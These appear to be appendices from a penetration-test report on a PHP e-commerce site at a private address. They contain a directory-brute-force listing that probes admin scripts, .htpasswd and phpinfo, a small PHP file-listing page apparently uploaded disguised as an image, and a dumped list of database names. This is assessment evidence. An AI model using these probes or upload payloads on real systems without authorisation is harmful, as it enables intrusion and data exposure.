http://192.168.1.10:80/assets/less/green.less
http://192.168.1.10:80/assets/less/header.less
http://192.168.1.10:80/assets/less/home-furniture.less
http://192.168.1.10:80/assets/less/home-page-slider.less
http://192.168.1.10:80/assets/less/homepage.less
http://192.168.1.10:80/assets/less/hot-deals.less
http://192.168.1.10:80/assets/less/info-boxes.less
http://192.168.1.10:80/assets/less/main.less
http://192.168.1.10:80/assets/less/my-wishlist.less
http://192.168.1.10:80/assets/less/navbar.less
http://192.168.1.10:80/assets/less/newsletter.less
http://192.168.1.10:80/assets/less/orange.less
http://192.168.1.10:80/assets/less/owl-carousel.less
http://192.168.1.10:80/assets/less/product-comparison.less
http://192.168.1.10:80/assets/less/product-list.less
http://192.168.1.10:80/assets/less/product-review.less
http://192.168.1.10:80/assets/less/product-slider-tab.less
http://192.168.1.10:80/assets/less/product-tag.less
http://192.168.1.10:80/assets/less/product-tags.less
http://192.168.1.10:80/assets/less/product.less
http://192.168.1.10:80/assets/less/red.less
http://192.168.1.10:80/assets/less/responsive.less
http://192.168.1.10:80/assets/less/shopping-cart-dropdown.less
http://192.168.1.10:80/assets/less/shopping-cart.less
```

```
http://192.168.1.10:80/assets/less/sidebar.less
http://192.168.1.10:80/assets/less/sign-in.less
http://192.168.1.10:80/assets/less/terms-and-condition.less
http://192.168.1.10:80/assets/less/top-bar.less
http://192.168.1.10:80/assets/less/variables.less
http://192.168.1.10:80/assets/less/wide-banners.less
http://192.168.1.10:80/assets/small_arrows.psd
http://192.168.1.10:80/attachment.php
http://192.168.1.10:80/cachemgr.cgi/
http://192.168.1.10:80/category.php
http://192.168.1.10:80/cgi-bin/
http://192.168.1.10:80/cgi-bin/.hta/
http://192.168.1.10:80/cgi-bin/.htaccess/
http://192.168.1.10:80/cgi-bin/.htpasswd/
http://192.168.1.10:80/cgi-bin/printenv/
http://192.168.1.10:80/cgi-bin/test-cgi/
http://192.168.1.10:80/changepicture.php
http://192.168.1.10:80/css/
http://192.168.1.10:80/css/.hta/
http://192.168.1.10:80/css/.htaccess/
http://192.168.1.10:80/css/.htpasswd/
http://192.168.1.10:80/css/AT-admin.cgi/
http://192.168.1.10:80/css/admin.cgi/
http://192.168.1.10:80/css/admin.pl/
http://192.168.1.10:80/css/animation.css
http://192.168.1.10:80/css/bootstrap.min.css
http://192.168.1.10:80/css/cachemgr.cgi/
http://192.168.1.10:80/css/chosen.css
http://192.168.1.10:80/css/cloud-zoom.css
http://192.168.1.10:80/css/flexslider.css
http://192.168.1.10:80/css/fontello-codes.css
http://192.168.1.10:80/css/fontello-embedded.css
http://192.168.1.10:80/css/fontello-ie7-codes.css
http://192.168.1.10:80/css/fontello-ie7.css
http://192.168.1.10:80/css/fontello.css
http://192.168.1.10:80/css/ie.css
http://192.168.1.10:80/css/jquery.fancybox.css
http://192.168.1.10:80/css/jquery.nouislider.min.css
http://192.168.1.10:80/css/owl.carousel.css
http://192.168.1.10:80/css/owl.theme.css
http://192.168.1.10:80/css/owl.transitions.css
http://192.168.1.10:80/css/perfect-scrollbar.css
http://192.168.1.10:80/css/select.css
http://192.168.1.10:80/css/settings-ie8.css
http://192.168.1.10:80/css/settings.css
http://192.168.1.10:80/css/style.css
http://192.168.1.10:80/error/
http://192.168.1.10:80/error/.hta/
```

```
http://192.168.1.10:80/error/.htaccess/
http://192.168.1.10:80/error/.htpasswd/
http://192.168.1.10:80/error/AT-admin.cgi/
http://192.168.1.10:80/error/admin.cgi/
http://192.168.1.10:80/error/admin.pl/
http://192.168.1.10:80/error/cachemgr.cgi/
http://192.168.1.10:80/error/include/
http://192.168.1.10:80/font/
http://192.168.1.10:80/font/.hta/
http://192.168.1.10:80/font/.htaccess/
http://192.168.1.10:80/font/.htpasswd/
http://192.168.1.10:80/font/AT-admin.cgi/
http://192.168.1.10:80/font/admin.cgi/
http://192.168.1.10:80/font/admin.pl/
http://192.168.1.10:80/font/cachemgr.cgi/
http://192.168.1.10:80/font/flexslider-icon.eot
http://192.168.1.10:80/font/flexslider-icon.svg
http://192.168.1.10:80/font/flexslider-icon.ttf
http://192.168.1.10:80/font/flexslider-icon.woff
http://192.168.1.10:80/font/fontello.eot
http://192.168.1.10:80/font/fontello.svg
http://192.168.1.10:80/font/fontello.ttf
http://192.168.1.10:80/font/fontello.woff
http://192.168.1.10:80/forgot-password.php
http://192.168.1.10:80/icons/
http://192.168.1.10:80/icons/.hta/
http://192.168.1.10:80/icons/.htaccess/
http://192.168.1.10:80/icons/.htpasswd/
http://192.168.1.10:80/icons/AT-admin.cgi/
http://192.168.1.10:80/icons/admin.cgi/
http://192.168.1.10:80/icons/admin.pl/
http://192.168.1.10:80/icons/cachemgr.cgi/
http://192.168.1.10:80/icons/small/
http://192.168.1.10:80/img/
http://192.168.1.10:80/img/.hta/
http://192.168.1.10:80/img/.htaccess/
http://192.168.1.10:80/img/.htpasswd/
http://192.168.1.10:80/img/AT-admin.cgi/
http://192.168.1.10:80/img/admin.cgi/
http://192.168.1.10:80/img/admin.pl/
http://192.168.1.10:80/img/cachemgr.cgi/
http://192.168.1.10:80/includes/
http://192.168.1.10:80/includes/.hta/
http://192.168.1.10:80/includes/.htaccess/
http://192.168.1.10:80/includes/.htpasswd/
http://192.168.1.10:80/includes/AT-admin.cgi/
http://192.168.1.10:80/includes/admin.cgi/
http://192.168.1.10:80/includes/admin.pl/
```

```
http://192.168.1.10:80/includes/brands-slider.php
http://192.168.1.10:80/includes/cachemgr.cgi/
http://192.168.1.10:80/includes/config.php
http://192.168.1.10:80/includes/footer.php
http://192.168.1.10:80/includes/main-header.php
http://192.168.1.10:80/includes/menu-bar.php
http://192.168.1.10:80/includes/myaccount-sidebar.php
http://192.168.1.10:80/includes/side-menu.php
http://192.168.1.10:80/includes/top-header.php
http://192.168.1.10:80/index.php
http://192.168.1.10:80/index.php/
http://192.168.1.10:80/info.php/
http://192.168.1.10:80/js/
http://192.168.1.10:80/js/bootstrap.min.js
http://192.168.1.10:80/js/chosen.jquery.min.js
http://192.168.1.10:80/js/cloud-zoom.1.0.3.min.js
http://192.168.1.10:80/js/flexslider.min.js
http://192.168.1.10:80/js/img/
http://192.168.1.10:80/js/jquery-1.11.0.min.js
http://192.168.1.10:80/js/jquery-ui.min.js
http://192.168.1.10:80/js/jquery.fancybox.js
http://192.168.1.10:80/js/jquery.fancybox.pack.js
http://192.168.1.10:80/js/jquery.iosslider.min.js
http://192.168.1.10:80/js/jquery.nouislider.min.js
http://192.168.1.10:80/js/jquery.raty.min.js
http://192.168.1.10:80/js/jquery.themepunch.plugins.min.js
http://192.168.1.10:80/js/jquery.themepunch.revolution.js
http://192.168.1.10:80/js/jquery.themepunch.revolution.min.js
http://192.168.1.10:80/js/main-script.js
http://192.168.1.10:80/js/modernizr.min.js
http://192.168.1.10:80/js/owl.carousel.min.js
http://192.168.1.10:80/js/perfect-scrollbar.min.js
http://192.168.1.10:80/js/prism.js
http://192.168.1.10:80/js/selectJS.js
http://192.168.1.10:80/js/tinynav.min.js
http://192.168.1.10:80/js/zoomsl-3.0.min.js
http://192.168.1.10:80/layouts/
http://192.168.1.10:80/layouts/boxed.php
http://192.168.1.10:80/layouts/fluid.php
http://192.168.1.10:80/login.php
http://192.168.1.10:80/my-cart.php
http://192.168.1.10:80/order-details.php
http://192.168.1.10:80/phpinfo.php/
http://192.168.1.10:80/phpmyadmin/
http://192.168.1.10:80/pictures/
http://192.168.1.10:80/product-details.php
http://192.168.1.10:80/search-result.php
http://192.168.1.10:80/sub-category.php
```

```
http://192.168.1.10:80/track-orders.php
```

APPENDIX F – TEST.PHP & PHP.JPG

```
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>File List</title>
</head>
<body>

   <h2>Files in the Current Directory:</h2>

   <?php
   // Get the current directory
   $currentDirectory = getcwd();

   // Get the list of files in the current directory
   $files = scandir($currentDirectory);

   // Display the list of files
   echo '<ul>';
   foreach ($files as $file) {
      // Exclude "." and ".." (current directory and parent directory)
      if ($file != '.' && $file != '..') {
         echo '<li>' . $file . '</li>';
      }
   }
   echo '</ul>';
   ?>

</body>
</html>
```

APPENDIX G – LIST OF TABLES

```
[*] aa2000
[*] bbdms
[*] bbjewels
[*] boat
[*] car2
[*] car_rental
[*] careerguidance
[*] carrental
[*] catering
[*] cdcol
[*] cman
[*] cp
[*] dadadsdb
[*] damu
[*] database
[*] edgedata
[*] greasy
[*] group13db
[*] hcpms
[*] healthcare
[*] hotel
[*] i2icustom
[*] icampus
[*] information_schema
[*] job
[*] jobberbase
[*] jobskee
[*] libsystem
[*] medallion
[*] mediportal_db
[*] mysql
[*] ocsdb
[*] ornament
[*] performance_schema
[*] phpmyadmin
[*] pizza_inn
[*] reservation
[*] restaurant
[*] school
[*] seattle
[*] shop
[*] shopping
[*] somstore
[*] storedb
[*] success
[*] test
[*] vision
[*] webfilemanager
[*] ws_db
[*] yonatan
```